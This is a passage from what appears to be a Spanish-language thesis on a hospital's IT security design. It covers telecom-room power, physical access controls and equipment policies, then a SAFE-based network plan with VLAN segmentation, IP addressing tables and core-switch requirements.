- **Potencia:** Deben de haber tomacorrientes suficientes para alimentar los dispositivos instalados en los rack. El estándar establece que debe haber un mínimo de dos tomacorrientes dobles de 110V dedicados de tres hilos. Deben ser circuitos separados de 15 a 20 amperios. Los tomacorrientes deben estar dispuestos a 1.8 metros de distancia uno de otro. En muchos casos es deseable instalar un panel de control eléctrico dedicado al cuarto de telecomunicaciones.

  La alimentación específica de los dispositivos electrónicos se podrá hacer con UPS y regletas montadas en los rack. Separado de esta toma debe haber tomacorrientes dobles para herramientas, equipos de prueba, etc. Estos tomacorrientes deben estar a 15 cm. del nivel del piso y dispuestos en intervalos de 1.8 m. alrededor del perímetro de las paredes.

  El cuarto de telecomunicaciones debe contar con una barra de puesta a tierra que a su vez debe estar conectada mediante un cable mínimo 6 AWG con aislamiento verde al sistema de puesta a tierra de telecomunicaciones según las especificaciones ANS/TIA/EIA-607[17].

- **Seguridad:** Se debe mantener el cuarto de telecomunicaciones con llave en todo momento. Se debe asignar llaves a personal que esté en el edificio durante las horas de operación. Se debe mantener su área limpia y ordenada.
- **Disposición de equipos:** Los racks deben de contar con al menos 82 cm de espacio de trabajo libre alrededor (al frente y detrás) de los equipos y paneles de telecomunicaciones. La distancia de 82 cm se debe medir a partir de la superficie más salida del rack.
- **Paredes:** Las paredes deben ser suficientemente rígidas para soportar equipo y deben ser pintadas con pintura resistente al fuego, lavable y de color claro.

[17] ANSI/TIA/EIA-607. Estándar de diseño de cableado. Consultado en: http://www.marylandaviation.com/_media/client/doingbusinesswithmaa/telecom/2008/S8%20MAA%20OAT%20607.pdf




Ilustración 83. Propuesta distribución muebles de oficina de la UGI.
Realizado en: Google ScketchUp 8.0

2.2.1.1. Áreas Seguras

Objetivo: Evitar el acceso físico no autorizado, daños o intromisiones en las instalaciones y a la información de los sistemas en todas las áreas del Hospital, especialmente donde se maneja información crítica.

❖ **Perímetro de seguridad física**

- El acceso a la Institución deberá ser controlado en primer lugar por el personal de seguridad, en segundo lugar por el responsable de cada área en horas laborales, se prohíbe el acceso a las áreas de la Institución en jornadas no laborables.
- La UGI deberá ser reubicada en un área poco transitada, libre de ruido e interrupciones.
- El cuarto de los servidores deberá mantenerse cerrado, sólo se permitirá el acceso a las personas autorizadas de la UGI.
- Todas las puertas externas de la UGI y área de servidores deben estar adecuadamente protegidas contra accesos no autorizados mediante mecanismos de control como alarmas y cámaras de video.
- El desarrollo del proyecto de vigilancia mediante cámarasIP deberá incluir el diseño de la topología de red y distribución de cableado, así como el análisis de tráfico y ancho de banda requerido para los servicios de la red interna (VoIp y vigilanciaIP). Las cámaras PTZ (*pan-tilt-zoom*), presentan gran flexibilidad, pueden

moverse horizontal y verticalmente, y acercarse o alejarse de un área o un objeto de forma manual o automática. En áreas de difícil acceso se puede implementar cámaras sobre una red Wireless.

- Se deberá designar a una persona responsable del monitoreo continuo de las cámaras de seguridad existentes en la Institución. Se recomienda ser realizado por el personal de seguridad de la Institución quienes cumplen a través de turnos rotativos la vigilancia durante las 24 horas del dia.

❖ **Controles físicos de entrada**

- La Unidad de Gestión Informática deberá permanecer cerrada, en el caso que ningún miembro se encuentre en la misma.
- Todas las personas que laboran en la Institución deberán llevar visible una tarjeta de identificación que los acredite como funcionarios de la misma.
- Se debe contratar personal de seguridad que resguarde los activos de la Institución, ubicados en las entradas y pasillos de misma.
- El acceso al cuarto de telecomunicaciones debe poseer un dispositivo de identificación biométrico, para evitar accesos no autorizados. Se recomienda el siguiente dispositivo debido a su fácil uso, capacidad y economía.

EQUIPO	MODELO	CARACTERÍSTICAS
Lector de huella 	F8-SR100	**Sistema Operativo:** Linux. **Capacidad de usuarios:** 2.000 huellas. **Capacidad de transacciones:** 50.000 registros. **CPU:** Procesador de 64bits ZF6001 **Algoritmo:** Nueva versión ZK2010

Tabla 39. Equipo biométrico para el cuarto de telecomunicaciones.




Ilustración 84. Control de Acceso Físico la Unidad de Gestión Informática.

Realizado en: Google ScketchUp 8.0

❖ Seguridad de oficinas y recursos

- Las áreas administrativas deberán contar con una entrada principal, las cuales deberán permitir el acceso a personal autorizado, el personal de limpieza cerrará cada acceso principal con llave luego que haya verificado que todo el personal se haya retirado.
- Todas las áreas deben tener un extintor de incendios.




Ilustración 85. Seguridad de oficinas y recursos. Unidad de Gestión Informática

Realizado en: Google ScketchUp 8.0

❖ **Aire Acondicionado**

En cuanto al ambiente climático, la temperatura de una oficina con computadoras debe estar comprendida entre 18 y 21 grados centígrados y la humedad relativa del aire debe estar comprendida entre el 45% y el 65%. Es importante también el ambiente sonoro por lo que se recomienda no adquirir equipos que superen los 55 decibeles, sobre todo cuando trabajan muchas personas en un mismo espacio.

❖ **Extintor**

Se recomienda el uso del Extintor de Gas Halon tipo A.B.C. (*Clase A:* basura, madera, papel; *Clase B:* grasas, líquidos inflamables y solventes; *Clase C:* equipos eléctricos) de 15.5 Lb (7.05 Kg), creado para proteger áreas de oficina con equipos de cómputo, almacenaje de información, telecomunicaciones y cuartos de alta tecnología limpia.

2.2.1.2. Aislamiento de las zonas de carga y descarga

Objetivo: Destinar un lugar de bodega para la UGI que resguarde todos los suministros y equipos de red y oficina, debe contar con un listado de personas autorizadas para el acceso a la misma.

❖ **BODEGA**

- La Institución deberá designar un espacio físico a la Unidad de Gestión Informática, destinado para el área de bodega para el almacenamiento de los equipos cómputo y dispositivos de comunicación, además de material obsoleto y/o adquisiciones de reserva o suministro.

2.2.1.3. Seguridad de los Equipos

Objetivo: Proteger físicamente a los equipos para minimizar el peligro sobre los activos evitando la interrupción de las actividades normales de la Institución.

❖ **Ubicación y protección de los equipos**

- La Institución tendrá en cuenta como una de sus políticas de seguridad, la prohibición de comer, beber o fumar cerca de las instalaciones de los equipos, especialmente en el área de procesamiento de datos.
- Los equipos de red y servidores deberán ser ubicados estratégicamente para evitar riesgos durante su uso tomando en cuenta prácticas de ergonomía.

- Mantener un inventario y descripción de los recursos de hardware y de redes instalados, que incluyan entre otros datos: número de serie, fecha de adquisición, proveedor, periodo de garantía, situación actual del equipo.
- Establecer responsables de los equipos en cada área, así como establecer quiénes son los usuarios en los mismos.
- Utilizar racks modulares para el apoyo de servidores y UPS.
- La norma TIA-EIA-942 recomienda una distancia frontal al Rack de 1mt, aunque idealmente son 1,20 m. Para el pasillo posterior, se recomienda una distancia de al menos 0,6m, preferentemente de 1m. Respecto a la altura, ésta no debe superar los 2,4m y para un acceso fácil a la parte superior del Rack, se recomienda no sobrepase los 2,1m.




Ilustración 86. Diseño de bastidor para ubicación de equipos

❖ Suministro eléctrico

- El área de los servidores y equipos de comunicación debe contar con equipos contra fallos en el suministro de energía u otras anomalías eléctricas, UPS, extintor de incendios, detector de humo, y deberá estar ubicada en un área restringida.
- Todas las instalaciones de la Institución, contarán con una puesta a tierra para proteger a los equipos de descargas eléctricas.

- Las cajas donde se encuentran los interruptores de energía deberán ser colocadas en lugares fuera del alcance de personas externas y bajo llave para evitar interrupción de energía a las instalaciones de la Institución.
- El Hospital cuenta con un generador de energía en caso de que esta llegue a interrumpirse, a su vez éste se encuentra conectado con el UPS local del cuarto de telecomunicaciones. Por lo que se sugiere se adquiera un nuevo UPS para abastecer los nuevos equipos que se adquieran.

  Considerando la capacidad del equipo UPS actual que es de 3000 VA equivalente a 1800 Watts, solo abastece 6 equipos de 300 watts. La tabla 45 muestra las especificaciones del equipo que se recomienda.
- Se asegurará que el UPS este ventilado apropiadamente, sin materiales u objetos que lo obstruyan.

EQUIPO	REQUERIMIENTOS
UPS para Cuarto de telecomunicaciones	Las Unidades de Potencia Ininterrumpida (UPS) deberán ser de tecnología: On Line de Doble Conversión u On Line de Línea Interactiva. ✓ Rango de potencia no inferior a:3000 VA ✓ Autonomía a plena carga no menor a: 6 minutos ✓ Tensión de entrada: 120 VAC ✓ Tensión de salida: 120 VAC ✓ Eficiencia mayor al 90 % a plena carga (para disminuir la disipación de calor). ✓ Tomas de salida mínimas de 4 hasta 1500 VA y 8 para mas de 1500 VA. ✓ Soporte para caídas de tensión hasta 79V y sobretensiones hasta 147V. ✓ Alarmas de falla de suministro eléctrico. ✓ Puerto de monitoreo de red, para control de batería. ✓ Compatibilidad de software con: Linux y equipos a instalarse.

Tabla 40. Características UPS para Cuarto de telecomunicaciones.

- El cableado de la red debe garantizar la correcta transmisión de datos para lo cual necesita protección a través de canaletas y estar ubicado en lugares estratégicos para evitar daños al cable e interrupción de los servicios de red.
- Los cables de energía eléctrica deberán estar separados de los cables de comunicaciones, cables de señales para dispositivos de monitoreo o detección (fuego, temperatura, humedad, etc.) para prevenir interferencias, de acuerdo a las recomendaciones del fabricante y de los estándares en vigencia.
- Corregir las falencias del cableado a través de un rediseño de la red, aplicando estándares[18] de referencia como EIA/TIA-568A, EIA/TIA-569, EIA/TIA-606, EIA/TIA-607, los cuales permitan administrar el cableado según los requerimientos, innovación tecnológica de la Institución y certificación del cableado, para de esta manera optimizar la transmisión de la información y garantizar la continuidad de los servicios.
- Etiquetar los puntos de red en la infraestructura de la Institución y conexiones en los equipos del cuarto de telecomunicaciones y comunicaciones, para facilitar la administración de los equipos y corrección de fallos de la red.

❖ **Mantenimiento de equipos**

- La UGI debe contar con un plan de mantenimiento preventivo de los equipos, que será realizado según el cronograma establecido por cada área y para el Centro de cómputo. El mantenimiento correctivo será realizado inmediatamente sean reportadas las fallas.
- La UGI deberá llegar un registro de los daños más frecuentes en los equipos.
- La UGI deberá contar con un sistema de backups distribuido para asegurar la información importante de los usuarios.

❖ **Seguridad de los equipos fuera de la Institución**

- La Institución debe contar con una cobertura de seguros para todos los equipos portátiles dentro y fuera de la Institución.
- Ningún equipo informático, información o software debe salir de la Institución sin una autorización escrita por parte del Director de la Institución y bajo conocimiento y aprobación del Administrador de la UGI.

[18] Normas EIA/TIA, Sistema de cableado estructurado, http://multimedia.mmm.com, [Fecha de consulta: 2011-07-20]

- Se debe llevar un registro de los equipos portátiles que sean llevados fuera de la Institución con datos tales como nombre del responsable, fecha de salida y fecha de devolución, además del tiempo requerido para la permanencia del equipo.

❖ **Seguridad en la reutilización o eliminación de equipos**

Los equipos que vayan a ser reutilizados por otra área o usuario deberán ser formateados y configurados de acuerdo a las necesidades del nuevo usuario, no sin antes haber sacado los respaldos respectivos y ser entregados a su antiguo dueño.

❖ **Traslado de equipos**

Ningún equipo informático, información o software podrá ser trasladado de su lugar sin una autorización escrita por parte del Administrador de la UGI.

2.3. Diseño de la Seguridad Lógica

El Hospital necesita de una arquitectura modular, para determinar los niveles de seguridad y garantizar el rendimiento de la red, además se puede facilitar la administración eficiente y centralizada.

La arquitectura modular *SAFE*[19] propone un bosquejo de la implementación de una red segura, considerando los ataques a la red que pueden existir y las soluciones a las vulnerabilidades encontradas.

Los objetivos planteados para el diseño de la seguridad lógica son:

- Definir y controlar los permisos y accesos a los programas y archivos.
- Asegurar que los datos sean utilizados por el proceso adecuado y con los procedimientos correctos.
- Asegurar que los datos y programas que no correspondan a un área sean modificados por los usuarios de dicha área.
- Asegurar que la información transmitida sea recibida por el destinatario al cual fue enviada.

[19] Metodología SAFE. Septiembre 2010, http://www.etmk.cl/in72j/papers/safe_wp_es.pdf, [Fecha de consulta: 2011-07-21]

Para el diseño de seguridad lógica de la red se plantea dos opciones, la primera que es la solución óptima y que implica el uso de equipos de mayor capacidad y la segunda que plantea una solución temporal con los equipos adquiridos por la Institución y aquellos que posee actualmente, de modo que se pueda realizar la implementación, cumpliendo con los objetivos planteados en el presente proyecto.

2.3.1. Diseño de la Estructura de Red

La metodología SAFE propone una estructura de tres bloques, compuestos por varios módulos. En el diseño se considerarán aquellos módulos necesarios, de acuerdo a la situación actual y requerimientos de la red.

2.3.1.1. Bloque de Campo

En este bloque se encuentra la infraestructura de red interna distribuida en módulos de manera jerárquica.




Ilustración 87. Diseño del Bloque de Campo de la red.
Fuente: Autoras. **Realizado en:** Microsoft Visio

- **Módulo Core**

El objetivo de este módulo es enrutar y conmutar el tráfico lo más rápidamente posible de una red a otra, es decir conectar el bloque de perímetro con la red de campo.

La principal amenaza que se pretende mitigar son los paquetes sniffer, un intruso puede conectarse a un puerto activo y tener acceso a todo el tráfico dentro de un segmento, por lo que la seguridad en este módulo se corresponde a la limitación del acceso.

Una técnica de administración económica y sencilla para aumentar la seguridad es segmentar la red en múltiples grupos de broadcast a través de VLANs que permitan al administrador de red limitar la cantidad de usuarios en un grupo de VLAN, y evitar que otros usuarios se conecten a segmentos de red que no pertenecen.

Como se había descrito en la etapa de análisis, la red cuenta con una distribución de VLANs tanto para voz como datos, sin embargo se requiere reestructurar esta distribución segmentando la red para reducir el tráfico broadcast que se genera y limitar el acceso entre VLANs.

Una red convergente permite la subsistencia de tráfico multimedia, por lo que se considera la creación de una VLAN de video, la misma que permitirá implementar posteriormente cámaras de video vigilancia sobre el protocolo IP. La implementación de esta subred involucra el análisis de ancho de banda requerido para cada servicio de la red tanto para voz, video y datos, este análisis está fuera del alcance del presente proyecto por lo que se propone un diseño de la topología de red.

La siguiente tabla muestra la distribución de VLANs de acuerdo a la cantidad y perfil de grupos de usuarios y servicios de red.

VLAN	Tamaño Min-Max	Descripción
Administración	8-20	Administración de los equipos de red.
Servidores	4-20	Servidores de aplicaciones.
VoIp	80-120	Teléfonos de VoIp, requiere la asignación de prioridad sobre el resto de VLANs
Cámaras Ip	5-20	Cámaras IP para video-vigilancia, requiere la asignación de ancho de banda necesario para la transmisión de video.
Enlaces	2-20	Vlan que se utilizará para realizar los enlaces WAN de las instituciones de salud pública necesarias.
Estaciones	150-300	Vlan de equipos de usuario final o estaciones de trabajo.

Tabla 41. Distribución principal de VLANs.

Considerando que los usuarios de estaciones de trabajo tienen perfiles diferentes en cuanto al uso de internet y recursos de la red, se dividirá en varias VLANs como se muestra en la siguiente tabla.

VLAN	Tamaño Min-Max	Descripción
Médicos	100-150	Usuarios de las áreas de Consulta Externa y Hospitalización en los diferentes pisos del edificio, además las oficinas de Emergencia, Enfermería, Farmacia y Laboratorios.
Administrativos	40-60	Usuarios administrativos que manejan información crítica para la Institución, tales como Dirección, Subdirección, Servicios Institucionales, Gestión Financiera, Pagaduría, Proveeduría, Compras Públicas o Adquisiciones y Recursos Humanos.
Operativos	20-30	Usuarios de las oficinas de: Aseguramiento de Calidad, Oferta y Demanda, Transportes y Servicios que requieren acceso a internet.
Wireless	5-20	Puntos de acceso para la red inalámbrica
Equipos Médicos	5-20	Equipos de exámenes médicos que requieren conexión a internet para mantenimiento y reparación vía acceso remoto.
Invitados	5-20	Usuarios u oficinas instaladas de forma temporal en la Institución como: Contraloría, Registro Civil, etc.

Tabla 42. Distribución de VLANs de estaciones de trabajo.

- **Equipo NIDS**

El Core de la red tendrá un equipo NIDS, que permita la detección oportuna de intrusos en la red interna. Para la implementación del equipo NIDS se utilizará el Sistema AlienVault 3.1, el mismo que incluye algunos servicios de supervisión.

En la fase de implementación se manifiesta con detalle su funcionamiento.

2.3.1.1.1. Primera Solución para el módulo Core

El diseño comprende la incorporación de un switch de capa 3 que permita la creación de interfaces virtuales necesarias para VLANs, así como una velocidad de reenvío óptima para evitar cuellos de botella, se puede utilizar un router, sin embargo el costo es superior y las ventajas en este módulo del diseño son las mismas, incluso el switch proporciona mayor velocidad ya que las funciones de ruteo las hace a través de

hardware y no de software, su limitante es la cantidad de puertos WAN necesarios para enlaces.

Asignación	RED	Dirección IP	Máscara
VLAN 5: Internet	192.168.1.0	192.168.1.1	255.255.255.252
VLAN 99: Administración	10.104.31.0	10.104.31.1	255.255.255.224
VLAN 100: Servidores	10.104.32.0	10.104.32.1	255.255.255.192
VLAN 10: Voz	10.104.33.0	10.104.33.1	255.255.255.0
VLAN 20: Video	10.104.34.0	10.104.34.1	255.255.255.224
VLAN 30: Enlaces	10.104.35.0	10.104.35.1	255.255.255.224
VLAN 40: Médicos	10.104.36.0	10.104.36.1	255.255.255.0
VLAN 50: Administrativos	10.104.37.0	10.104.37.1	255.255.255.128
VLAN 60: Operativos	10.104.37.128	10.104.37.129	255.255.255.224
VLAN 70: Wireless	10.104.37.160	10.104.37.161	255.255.255.224
VLAN 80: Equipos Médicos	10.104.37.190	10.104.37.191	255.255.255.224
VLAN 90: Invitados	10.104.37.224	10.104.37.225	255.255.255.224

Tabla 43. Distribución de VLANs switch Core. Solución 1

La siguiente Ilustración muestra la topología de red del Módulo Core planteado como primera solución.




Ilustración 88. Solución 1.Topología de switch Core.

Modo	Asignación	Puertos	Red	Máscara
Acceso	VLAN 5: Internet	**SWC:** Gi0/1	192.168.1.0	255.255.255.252
Trunk	Monitor	**SWC:** Gib0/24	-	-
Trunk	VLAN 2: Nativa Permitir: VLAN 10: Voz VLAN 50: Administrativos VLAN 99 Administración	**SWC:**Gib0/3 **SWD1:**Gib0/27	-	-
Trunk	VLAN 2: Nativa Permitir VLAN 40 Médicos VLAN 50 Administrativos VLAN 60 Operativos VLAN 70 Wireless	**SWC:** Gib0/6	-	-
Trunk	VLAN 2: Nativa Permitir VLAN 10: Voz VLAN 40: Médicos VLAN 60: Operativos VLAN 80: EquiposMedicos VLAN 99: Administración	**SWC:** Gib0/4 **SWD2:** Gib0/27	-	-
Trunk	VLAN 2: Nativa Permitir VLAN 20: Video VLAN 70: Wireless VLAN 90: Invitados VLAN 99: Administración	**SWC:** Gib0/5 **SWD3:** Gib0/27	-	-
Trunk	VLAN 2: Nativa Permitir VLAN 10: Voz VLAN 40: Médicos VLAN 60: Operativos VLAN 99: Administración	**SWC:** Gib0/5 **SWD4:**Gib0/25	-	-

Tabla 44. Distribución de puertos Swirch Core

En el diseño del Switch Core se utiliza un puerto Gigabit SFP, debido a que se requiere un enlace mediante Fibra al edificio de la Unidad de Hemodiálisis ubicado en la parte posterior del edificio central. El switch multicapa realizará el enrutamiento necesario para comunicar los servidores con el resto de VLANs. Las características técnicas necesarias para el equipo Core se describen a continuación:

REQUERIMIENTOS DEL SWITCH DE CORE		
Puertos	#	**Uso**
10/100/1000 Mbps	24	Conexión a servidores y a switch de distribución
SFP de 1 Gb	Mínimo 4	Conexión para edificios externos.
OTROS REQUERIMIENTOS		
– Conmutación y enrutamiento de capas 2, 3 y 4. – Ip Routing: 32 – Soporte de módulos WAN. – Monitoreo y administración de red. – Seguridad de control de acceso y encriptación. – Funcionalidades bajo estándares IEEE. – Calidad de servicio.		

Tabla 45. Solución 1. Requerimientos Switch Core.

2.3.1.1.2. Segunda Solución para el módulo Core

El diseño de la segunda solución comprende la implementación de dos switches de capa 3 en el módulo Core que proporcionen la funcionalidades de acceso y seguridad necesarias entre subredes. Los equipos adquiridos por la Institución y los que se encuentran actualmente en funcionamiento, permiten la creación de cuatro interfaces virtuales, lo que limita la implementación del diseño propuesto en la primera solución. La segunda solución se realiza reduciendo la cantidad de VLANs, este diseño contempla los requerimientos actuales de distribución y seguridad interna de la red.

Los puntos de acceso inalámbrico se ubicarán con una IP estática en la Vlan de acuerdo a los usuarios.

Dispositivo	Interfaz	Descripción	Red	Dirección IP	Máscara
Switch Core1	VLAN2	Nativa	-	-	-
	VLAN5	Internet	192.168.1.0	192.168.1.1	255.255.255.252
	VLAN50	Administrativos	10.104.37.0	10.104.37.1	255.255.255.128
	VLAN99	Administración	10.104.31.0	10.104.31.1	255.255.255.224
	VLAN100	Servidores	10.104.32.0	10.104.32.1	255.255.255.192
Switch Core2	VLAN2	Nativa	-	-	-
	VLAN10	Voz	10.104.33.0	10.104.33.1	255.255.255.0
	VLAN40	Médicos	10.104.36.0	10.104.36.1	255.255.255.0
	VLAN60	Operativos	10.104.37.128	10.104.37.129	255.255.255.128
	VLAN99	Administración	10.104.31.0	10.104.31.2	255.255.255.224

Tabla 46. Distribución de VLAN switch Core. Solución 2

